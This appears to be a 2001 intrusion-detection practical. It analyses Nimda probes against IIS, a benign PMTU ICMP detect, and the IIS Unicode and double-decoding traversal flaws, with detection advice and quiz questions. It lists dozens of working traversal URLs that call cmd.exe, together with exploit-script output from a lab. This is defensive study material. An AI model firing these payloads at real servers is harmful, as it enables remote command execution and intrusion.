/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 291 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:15 +0100] "GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 291 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:15 +0100] "GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 291 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:15 +0100] "GET
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 275 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:16 +0100] "GET
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 275 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:16 +0100] "GET
```

```
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 292 "-"
"-"
195.13.20.7 - - [18/Sep/2001:14:45:16 +0100] "GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 292 "-" "-"
195.13.136.200 - - [18/Sep/2001:14:56:12 +0100] "GET
/c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 278 "-" "-"
195.13.136.200 - - [18/Sep/2001:14:56:13 +0100] "GET
/d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 278 "-" "-"
```

... text elided ...

SOURCE OF TRACE

The full trace is much too long to show in full here. The trace comes from the following URL:

http://www.incidents.org/archives/intrusions/msg01748.html

Antony J. Shepherd
Internet Systems Engineer
Derivative Trading Systems Ltd.
London

DETECT GENERATED BY

Apache Web Server (unknown version)

PROBABILITY THE SOURCE ADDRESS WAS SPOOFED

It is unlikely the source address was spoofed, since the attack is attempting to gain information (reconnaissance) and not necessarily trying to perform a denial-of-service.

DESCRIPTION OF ATTACK

This attack is characteristic of the NIMDA worm attempting to propagate itself (see http://www.incidents.org/react/nimda.pdf). The attack seems to be performing reconnaissance in order to determine if any of a wide spectrum of IIS web directory traversal vulnerabilities (or backdoors which may have been placed on the system by Red Worm or Sadmin variants) are in fact available. The attacks against the web servers come from the following sources:

Web Server 1	Web Server 2
195.13.136.200	195.13.136.200
195.13.160.11	195.13.160.11
195.13.182.200	195.13.20.7
195.13.20.7	
195.68.135.37	

Each of these sources attacks 14 times with different requests that attempt to exploit the vulnerabilities in different ways. Note that the three sources that attack web server 2 also attacked web server 1. Also note how the preponderance of attacks are from the same class B, 195.13.0.0. These addresses are associated with Latvian service providers.

ATTACK MECHANISM

Each attack attempts to perform a 'dir' command, using the Windows NT/2000 cmd.exe command interpreter. 14 requests are sent to the target web server. Each of these requests use either a form of the "IIS Escaped Character Decoding Command Execution" vulnerability or the "Superfluous Decoding of CGI commands" vulnerability (see Assignment 2, page 23). The type of attack indicates that it is solely interested in WinNT/2000 systems running IIS.

The following are the specific 14 requests:

```
(1)  /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
(2)  /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
(3)  /c/winnt/system32/cmd.exe?/c+dir
(4)  /d/winnt/system32/cmd.exe?/c+dir
(5)  /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../wi
     nnt/system32/cmd.exe?/c+dir
(6)  /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
(7)  /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
(8)  /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
(9)  /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
(10) /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
(11) /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
(12) /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
(13) /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
(14) /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

CORRELATIONS

These attacks take advantage of the "IIS Escaped Character Decoding Command Execution" and "Superfluous Decoding of CGI commands" vulnerabilities detected originally by NSFocus (see http://www.nsfocus.com/english/homepage/sa_06.htm and http://www.nsfocus.com/english/homepage/sa01-02.htm). Also, see Assignment 2 page 23 for more information on these types of attacks.

There are many IIS vulnerability analyzers, some of which have been posted to Bugtraq, for example:

http://cert.uni-stuttgart.de/archive/bugtraq/2001/07/msg00537.html

EVIDENCE OF ACTIVE TARGETING

The attack form suggests that the attacker did not in fact know what (if any) vulnerabilities might be present on the systems. Furthermore, two systems were attacked. There is no other information on this attack, so I can only guess that since these two systems were scanned in this manner then others were likely scanned as well. Therefore, I postulate that the evidence suggests they were not actively targeted.

SEVERITY

(Critical + Lethal) – (System + Network countermeasures) = Severity

(3 + 4) – (4 + 1) = 2

Critical – This is attempting to probe web servers, an important resource. However,

Lethal – This attack does not directly destroy any data, but does provide important information on specific vulnerabilities of this system.

System Countermeasures – Based on the log format the web servers seem to be Apache servers, which are not vulnerable to this type of attack, which mitigates the risk somewhat.

Network Countermeasures – This attack hits us where we are unprotected: the HTTP port. Presumably, this port is open to the world, at least for these web servers.

DEFENSIVE RECOMMENDATION

Luckily, because the attack is targeted at Microsoft IIS servers and this site is running Apache servers, this site is not vulnerable to this attack. That is worth noting: using a market leading web server (IIS) that has many known (and unknown!) security issues will expose you to the greatest risk of attacks aimed at your environment (since the hacker gets the greatest bang-for-his-buck that way). By using a less common and/or more secure web server, you reduce or eliminate some of those problems.

Harden the web server environment, including:

1. Strictly limit the permissions of external directories.
2. Run the web server at a low privilege level.
3. Use the unix command 'chroot' or similar to restrict the filesystem available to the web server.

MULTIPLE CHOICE TEST QUESTION

Which of the following is not a typical component of an IIS attack:

a) Unicode vulnerabilities

b) Default directories

c) Unused (default) service extensions

d) Insecure JSP code

Answer: d

DETECT #5 – MISC LARGE ICMP PACKET

```
[**] [1:499:1] MISC Large ICMP Packet [**]
08/06-08:04:04.238952 199.222.69.4 -> MY.NET.119.56
ICMP TTL:238 TOS:0x0 ID:41345 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO
0x0000: 00 40 10 0C CB 4D 00 30 19 3B 49 8C 08 00 45 00  .@...M.0.;I...E.
0x0010: 05 DC A1 81 40 00 EE 01 49 02 C7 DE 45 04 XX XX  ....@...I...E...
0x0020: 77 38 08 00 F7 FF 00 00 00 00 00 00 00 00 00 00  w8..............
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   ... zeros redacted ...
0x05D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x05E0: 00 00 00 00 00 00 00 00 00 00                    ..........

[**] [1:499:1] MISC Large ICMP Packet [**]
08/06-08:04:59.716133 199.222.69.4 -> MY.NET.119.56
ICMP TTL:238 TOS:0x0 ID:55171 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] [1:499:1] MISC Large ICMP Packet [**]
08/06-12:41:15.015695 199.222.69.4 -> MY.NET.119.56
ICMP TTL:238 TOS:0x0 ID:17335 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO
```

```
[**] [1:499:1] MISC Large ICMP Packet [**]
08/06-12:41:59.750685 199.222.69.4 -> MY.NET.119.56
ICMP TTL:238 TOS:0x0 ID:32239 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO
```

SOURCE OF TRACE

Home network.

DETECT GENERATED BY

Snort 1.8.

PROBABILITY THE SOURCE ADDRESS WAS SPOOFED

It is possible, but unlikely, that the source address was spoofed. The only reason it would be spoofed is if this was an attack (specifically, a denial-of-service attack) and this is not likely an attack.

Occam's Razor would dictate that this is simply what it seems: a PMTU discovery packet for which there is no reason to spoof the source address.

DESCRIPTION OF ATTACK

During the seven day period from 6-Aug-2001 to 12-Aug-2001 I received 86 of these large ICMP ECHO requests: 76 from mail.acm.org, eight from postel.acm.org, and two from hpma901.external.hp.com.

Source Host	# Occ	TTL	ID	SEQ
mail.acm.org (199.222.69.4)	76	238	0	0 or 2
postel.acm.org (199.222.69.7)	8	244	0	0 or 2
hpma901.external.hp.com (192.6.118.34)	2	243	39612	57072

In all cases, the ICMP ECHO requests had a payload of 1492 zeros, for a total datagram size of 1500. The Don't Fragment bit was also set in all packets.

ATTACK MECHANISM

I was concerned that this attack might be a type of DoS attack against my network, since I am not used to seeing ICMP ECHO requests with payload. However, after some investigation I have come to the conclusion that this is almost certainly simply Path MTU discovery.

The ICMP packet consisted of 1492 zeros, making the total datagram size equal to the maximum Ethernet MTU: 1500. Furthermore, my suspicions were aroused because the Sequence and ID fields were zero. I thought that the source machine was possibly compromised, and was attacking my system. I was somewhat surprised, since the attacks were mostly coming from acm.org, the Association of Computing Machinery; I have most of my email forwarded from my acm.com email address to my regular email account.

However, RFC 792 ("Internet Control Message Protocol", http://www.faqs.org/rfcs/rfc792.html) indicates that in fact the ICMP ECHO Sequence and ID fields may be set to anything, including zero, at the discretion of the source. Furthermore, numerous articles indicate that this pattern is common for Path MTU (PMTU) discovery, and that in fact the pattern from the acm.org source seems indicative of an AIX 4.3.3 system (see below). Therefore, my conclusion is that this is in fact not an "attack", but a normal mechanism for determining the PMTU of a connection. It is likely that the acm.org mail server is performing this discovery so often because it is constantly forwarding me email.

PMTU discovery is defined in RFC 1191 (http://www.ietf.org/rfc/rfc1191.txt). It is essentially a mechanism for determining the MTU (maximum transmission unit, or maximum number of octets in an IP datagram) of a connection between to peers, and works by sending an IP datagram with the DF (don't fragment) flag set from one peer to another. If the datagram encounters a segment whose MTU is less than the size of the datagram, an ICMP DESTINATION UNREACHABLE message (with the "fragmentation needed and DF set" code) is returned by the router with the max. MTU optionally specified. By using the ICMP ECHO REQUEST message, if the message does get through an ICMP ECHO RESPONSE will be returned.

CORRELATIONS

There are a number of incidents where this comes up.

http://lists.insecure.org/incidents/2001/Jul/0272.html

http://lists.insecure.org/incidents/2001/Jul/0275.html

http://lists.sourceforge.net/archives/snort-users/2000-September/001115.html

http://www.incidents.org/archives/intrusions/msg00698.html

Both of the acm.org machines seem to conform to the same pattern as described by Cristine Hoepers at http://project.honeynet.org/scans/arch/scan4.txt. Specifically, the acm.org machines seem to be performing MTU path discovery, and are probably using IBM systems running AIX 4.3.3. This correlates well with the points in her article, especially the fact that the ID is 0 and the SEQ is 0 or 2. Also, the TTL are 238 and 244, which also correlates well with the article (although she mentions that the TTL values seem >239, while I had a value of 238; probably her guess was slightly wrong due to insufficient data).

EVIDENCE OF ACTIVE TARGETING

I am on a home network, with only one IP address, so it is difficult for me to detect whether other nearby addresses were affected at the same time. However, if this is in fact Path MTU discovery as I hypothesize, then this would most certainly be actively targeted at my address based on the nature of how Path MTU discovery works.

SEVERITY

(Critical + Lethal) – (System + Network countermeasures) = Severity

(3 + 1) – (4 + 4) = -4

Critical – This is attempting to probe my home network, an important resource (at least to me).

Lethal – This is an attempt at reconnaissance, and is unlikely to cause any harm (unless a TCP/IP stack is buggy and decides to crash because there is so much data in an ICMP ECHO REQUEST…unlikely).

System Countermeasures – My systems are all up-to-date on their patches.

Network Countermeasures – My firewall rules are very strict, and incoming ICMP ECHO REQUEST traffic is blocked.

DEFENSIVE RECOMMENDATION

This was not an "attack", but a normal IP mechanism, so a "Defensive Recommendation" is not really necessary. Nevertheless, if you do not want to be bothered with these types of requests, you should setup your firewall to block ICMP traffic. By blocking all ICMP messages these PMTU

requests are simply ignored. The source host never gets anything returned to it, and cannot therefore discover the PMTU by this method. If you wish to provide source hosts with the ability to use PMTU discovery, you will have to reply to ICMP ECHO REQUEST messages, probably by allowing ICMP ECHO REQUEST messages through the firewall. Similarly, if you wish to have your hosts use PMTU discovery, you will need to allow outbound ICMP ECHO REQUEST messages and incoming ICMP ECHO REPLY and ICMP DESTINATION UNREACHABLE messages. This is its own can of worms, since there are many security issues associated with ICMP.

On the other hand, if your system is itself using PMTU discovery, you are opening up yourself to a denial-of-service attack. As indicated in RFC 1191, an attacker can simply send a host an ICMP DESTINATION UNREACHABLE message (with the "fragmentation needed and DF set" code) with the MTU size set to a small number, such as 68. This would cause the source host to use extremely small-sized datagrams, resulting in much more networking overhead and lower throughput for the connection.

For these reasons, I would suggest disabling PMTU discovery on your systems and blocking all ICMP requests at the firewall.

MULTIPLE CHOICE TEST QUESTION

Your snort IDS receives a series of five identical ICMP ECHO REQUEST messages each of which has a payload of 1492 zeros, the Don't Fragment bit set, and a TTL > 238. What is the most likely cause of this?

a) PMTU Discovery

b) Ping-of-Death Attack

c) NMAP Scan

d) Smurf Attack

Answer: a

Assignment 2 – State of Intrusion Detection

UNDERSTANDING IIS UNICODE VULNERABILITIES

A number of recent worms—including the Red Worm, Red Worm II, and Nimda worm—have exploited Unicode vulnerabilities in the IIS server in order to achieve phenomenal growth. This article will describe and examine these vulnerabilities.

There are two major vulnerabilities: the IIS/PWS Exetended Unicode Directory Traversal Vulnerability and the IIS/PWS Escaped Character Decoding Command Execution Vulnerability.

IIS/PWS EXETENDED UNICODE DIRECTORY TRAVERSAL VULNERABILITY

The IIS/PWS Extended Unicode Directory Traversal vulnerability relies on the fact that Windows machines utilize an underlying code, called Unicode, in order to encode characters. A single Unicode character is encoded using two octets. In Internet Information Server (IIS) an ASCII character can be represented by a Unicode character by using the following representation:

Representation	Value (ASCII)
`%c0%hh`	`0xhh`
`%c1%hh`	`0x40 + 0xhh`

where hh is a hexadecimal number strictly less than 0x40.

Therefore, to represent the character '/', you would use the representation "`%c0%2f`", since the character '/' is ASCII character 0x2f. To represent the character '\', you would use the representation "`%c1%1c`", since the character '\' is ASCII character 0x5c ((0x40 + 0x1c) mod 0x80 = 0x5c).

Fortunately for most US sites, this exploit (as described) only works on machines with a foreign character set (such as Chinese). Unfortunately, there seems to be a workaround to make it work on US systems. For US systems, at least the following two Unicode Representations work:

Representation	Value (ASCII)
`%c0%af`	`'/'`
`%c1%9c`	`'\'`

Normally, IIS checks URL strings to ensure that certain constructs do not occur. For example, the following string will be caught by the parser:

```
http://www.example.com/scripts/..\../winnt/system32/cmd.exe?/c+dir
```

Obviously, the requester is attempting to access some parent of the "/scripts" directory, and IIS catches this and returns an HTTP 404 - File not found response. However, when the exact same request is made in the following form:

```
http://www.example.com/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

The response is:

```
Directory of c:\inetpub\scripts

10/01/2001  03:46p      <DIR>          .
10/01/2001  03:46p      <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   2,527,547,392 bytes free
```

This vulnerability was originally described by an anonymous poster to the PacketStorm Windows mailinglist (on 10-OCT-2000, see http://209.100.212.5/cgi-bin/cbmc/forums.cgi?datopic=Windows&mesgcheck=defined&gum=474) and elaborated further by Rain Forest Puppy on Bugtraq (on 17-OCT-2000, http://www.securityfocus.com/cgi-bin/archive.pl?id=1&mid=140091).

Microsoft's description and fix (Security Bulletin MS00-078) is located at http://www.microsoft.com/technet/security/bulletin/ms00-078.asp. A fix for this was published by Microsoft, and has been subsequently included in Windows 2000 Service Pack 2.

An NSFocus analysis can be obtained at: http://www.nsfocus.com/english/homepage/sa_06.htm.

IIS/PWS Escaped Character Decoding Command Execution Vulnerability

In May of 2001 IIS was discovered to be vulnerable to yet another attack along the same lines. In this attack, the script or executable file name is encoded specifically to bypass a security check in IIS.

When IIS receives a request referring to a script or executable, it performs URL decoding (converting %hh characters to their ASCII representations) and then performs a security check to ensure that the resulting script or executable path does not attempt to migrate out of the base share. Unfortunately, a second (unnecessary) URL decoding pass is then performed after this check. By specially crafting the URL, it is possible to essentially bypass the security check.

For example, the following URL:

```
http://www.example.com/scripts/..%255c../winnt/system32/attrib.exe?c:\*.*
```

after initial URL decoding ("%25" converts into '%') results in:

```
http://www.example.com/scripts/..%5c../winnt/system32/attrib.exe?c:\*.*
```

This is passed to the security check, and it passes. Unfortunately, a second URL decode then occurs (converting the "%5c" into '\') resulting in the following URL getting processed:

```
http://www.example.com/scripts/..\../winnt/system32/attrib.exe?c:\*.*
```

This works because the IIS server first determines that the executable file is located under an executable share (ostensibly under the "/scripts" share). However, it is incorrect in this assessment, since the "..\.." portion of the URL indicates utilizing a parent share (the root share in this case) followed by the actual path to the executable. Nevertheless, it works.

At this point the attacker can see all files in the C:\ directory, whether hidden or not. This mechanism therefore (again!) allows an attacker to run any arbitrary executable on the target system, even if the executable is outside of the public web directories.

More details and a patch for this bug are located on the Microsoft website at http://www.microsoft.com/technet/security/bulletin/MS01-026.asp.

This new exploit was originally detected by NSFocus, details are at http://www.nsfocus.com/english/homepage/sa01-02.htm.

Ramifications

Both of these attacks have been known for some time now, and patches for them have been published. Nevertheless, many systems remain unpatched and vulnerable. These specific mechanisms have been used in recent attacks, including most recently the NIMDA worm.

EXAMPLE

I used the iis_kabom script posted to the bugtraq mailing list on July 24, 2001 by BoloTron (http://cert.uni-stuttgart.de/archive/bugtraq/2001/07/msg00537.html). This performs 70 separate requests that exploit various Unicode vulnerabilities, specifically the following URLs (The http and server name prefix have been omitted for brevity):

#	URL
0	/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
1	/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
2	/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
3	/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
4	/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
5	/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
6	/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
7	/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
8	/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
9	/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
10	/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
11	/MSADC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
12	/MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
13	/MSADC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
14	/MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
15	/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
16	/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
17	/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
18	/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
19	/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
20	/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
21	/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
22	/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
23	/Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
24	/Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
25	/Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
26	/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
27	/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
28	/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
29	/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
30	/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
31	/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
32	/cgi-bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

33	/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
34	/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
35	/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
36	/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c+dir+c:\
37	/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir+c:\
38	/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir+c:\
39	/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
40	/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
41	/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
42	/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
43	/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
44	/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
45	/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
46	/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
47	/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
48	/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
49	/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
50	/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
51	/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
52	/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
53	/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
54	/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
55	/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
56	/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
57	/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
58	/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\
59	/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\
60	/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
61	/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
62	/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
63	/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe\?/c+dir+c:\
64	/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
65	/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
66	/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
67	/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
68	/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
69	/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

On one machine (the target, IP 10.0.0.102) I installed Windows 2000 Professional with IIS directly from the CD, without any service packs or updates (sadly, I would bet that many systems on the Internet are setup just this way). A second machine was setup with Red Hat Linux 6.2 (the source or "attacker").

I cut out the code from the bugtraq mailing[2], and saved it on the source machine as iis_kabom. The following is a transcript of my run of iis_kabom:

```
tom@attacker:/home/tom> ./iis_kabom -t 10.0.0.102
Trying variant number 0 -----> vulnerable!!
Trying variant number 1 -----> vulnerable!!
      … all identical …
Trying variant number 13 -----> vulnerable!!
Trying variant number 14 -----> vulnerable!!
Trying variant number 15 -----> No Vulnerable :(
Trying variant number 16 -----> No Vulnerable :(
      … all identical …
Trying variant number 35 -----> No Vulnerable :(
Trying variant number 36 -----> No Vulnerable :(
Trying variant number 37 -----> vulnerable!!
Trying variant number 38 -----> vulnerable!!
Trying variant number 39 -----> vulnerable!!
Trying variant number 40 -----> vulnerable!!
Trying variant number 41 -----> No Vulnerable :(
Trying variant number 42 -----> No Vulnerable :(
Trying variant number 43 -----> vulnerable!!
Trying variant number 44 -----> No Vulnerable :(
Trying variant number 45 -----> No Vulnerable :(
Trying variant number 46 -----> vulnerable!!
Trying variant number 47 -----> No Vulnerable :(
Trying variant number 48 -----> vulnerable!!
Trying variant number 49 -----> No Vulnerable :(
Trying variant number 50 -----> vulnerable!!
Trying variant number 51 -----> No Vulnerable :(
Trying variant number 52 -----> No Vulnerable :(
Trying variant number 53 -----> No Vulnerable :(
Trying variant number 54 -----> No Vulnerable :(
Trying variant number 55 -----> No Vulnerable :(
Trying variant number 56 -----> No Vulnerable :(
Trying variant number 57 -----> vulnerable!!
Trying variant number 58 -----> No Vulnerable :(
Trying variant number 59 -----> vulnerable!!
Trying variant number 60 -----> No Vulnerable :(
Trying variant number 61 -----> No Vulnerable :(
      … all identical …
Trying variant number 68 -----> No Vulnerable :(
Trying variant number 69 -----> No Vulnerable :(
```

The /_vti_bin, /PBServer, /Rpc, /samples, /cgi-bin, /iisadmpwd, and /adsamples shares do not exist so these variants do not work, as indicated by the failure of variants 15-35, 49, and 62-69 which should have otherwise worked. Further, the "%c1%1c" and "%c0%2f" constructs do not work (since this machine uses a U.S. character set), so variants 36, 41, and 56 do not work. Variants 42, 44, 45, 47, 52, 53, 54, and 55 use nonsensical values (such as "%pc", which is not a hexadecimal value) and so do not work. Variants 58, 60, and 61 do not use useful Unicode character sequences (at least for the U.S. character set) and so do not work.

[2] I made a few modifications: The original code stops after it finds a vulnerability; I removed this so it would look for all vulnerabilities. I also added a line of code to clear the result buffer after each test.

Installing Windows 2000 SP1 onto 10.0.0.102 did not improve matters, and the results were the same. Installing Windows 2000 SP2 and then rerunning the iis_kabom script resulted in the following:

```
tom@attacker:/home/tom> ./iis_kabom -t 10.0.0.102
Trying variant number 0 -----> vulnerable!!
Trying variant number 1 -----> vulnerable!!
      … all identical …
Trying variant number 13 -----> vulnerable!!
Trying variant number 14 -----> vulnerable!!
Trying variant number 15 -----> No Vulnerable :(
Trying variant number 16 -----> No Vulnerable :(
      … all identical …
Trying variant number 37 -----> No Vulnerable :(
Trying variant number 38 -----> No Vulnerable :(
Trying variant number 39 -----> vulnerable!!
Trying variant number 40 -----> vulnerable!!
Trying variant number 41 -----> No Vulnerable :(
Trying variant number 42 -----> No Vulnerable :(
      … all identical …
Trying variant number 68 -----> No Vulnerable :(
Trying variant number 69 -----> No Vulnerable :(
```

The IIS/PWS Exetended Unicode Directory Traversal vulnerability has been closed (see variants 36-38 and 41-61). However, even with SP2 installed the IIS/PWS Escaped Character Decoding Command Execution vulnerability exists, as shown by the success of variants 0-14 and 39-40.

Installing security patch MS01-044 (located at http://www.microsoft.com/technet/security/bulletin/MS01-044.asp) (also available through the Windows Update page at http://windowsupdate.Microsoft.com/) and re-running the iis_kabom program produced the following:

```
tom@attacker:/home/tom> ./iis_kabom -t 10.0.0.102
Trying variant number 0 -----> No Vulnerable :(
Trying variant number 1 -----> No Vulnerable :(
      … all identical …
Trying variant number 68 -----> No Vulnerable :(
Trying variant number 69 -----> No Vulnerable :(
```

The security patch seems to have fixed the IIS/PWS Escaped Character Decoding Command Execution vulnerability.

DETECTION OF THE UNICODE VULNERABILITIES

The Unicode vulnerabilities are at once simple and complex to catch. As can be seen in the above example, the vulnerabilities can visually be detected because of the characteristic percent sign followed by numbers, as in "%255c" or "%c1%1c". When looking for specific signatures, such as the NIMDA worm, it seems almost trivial to create a rule to detect the attack.

However, upon further analysis development of a useful simple signature (such as a snort rule) quickly becomes difficult. There are two main problems:

1. The "signature" of a specific attack (such as Nimda) requires examination of a multitude of these requests. For example, Nimda uses 14-16 different requests to deduce whether a system is vulnerable; a single such signature is insufficient to suggest that the attack is from Nimda. Certainty that the attack is the Nimda worm would require a minimum number of

such signatures (e.g., possibly 5 signatures) to be recognized. Most IDS systems would individually note multiple "Unicode" attacks, instead of a single Nimda attack.

2. The Unicode attacks may take on a variety of values. For instance, "%25%35%63", "%255C" and "%5c" are all Unicode sequences, and all represent the same character '\'. And sometimes they are not attacks, such as when used to represent normally disallowed characters (such as encoding "Tom Rodriguez.htm" as "Tom%20Rodriguez.htm"). A mechanism which simply looks for "%hh" where h is a hexadecimal character is naïve: you will get **many** false positives.

Practically, the way to deal with the second issue is to choose a few sample Unicode strings that are known to be problematic, and realize that you could be missing some. A good set of signatures would include the Unicode encodings for the '%', '\', '/', and '.' characters (since these are used most often for attempting to get outside of the base directory/share).

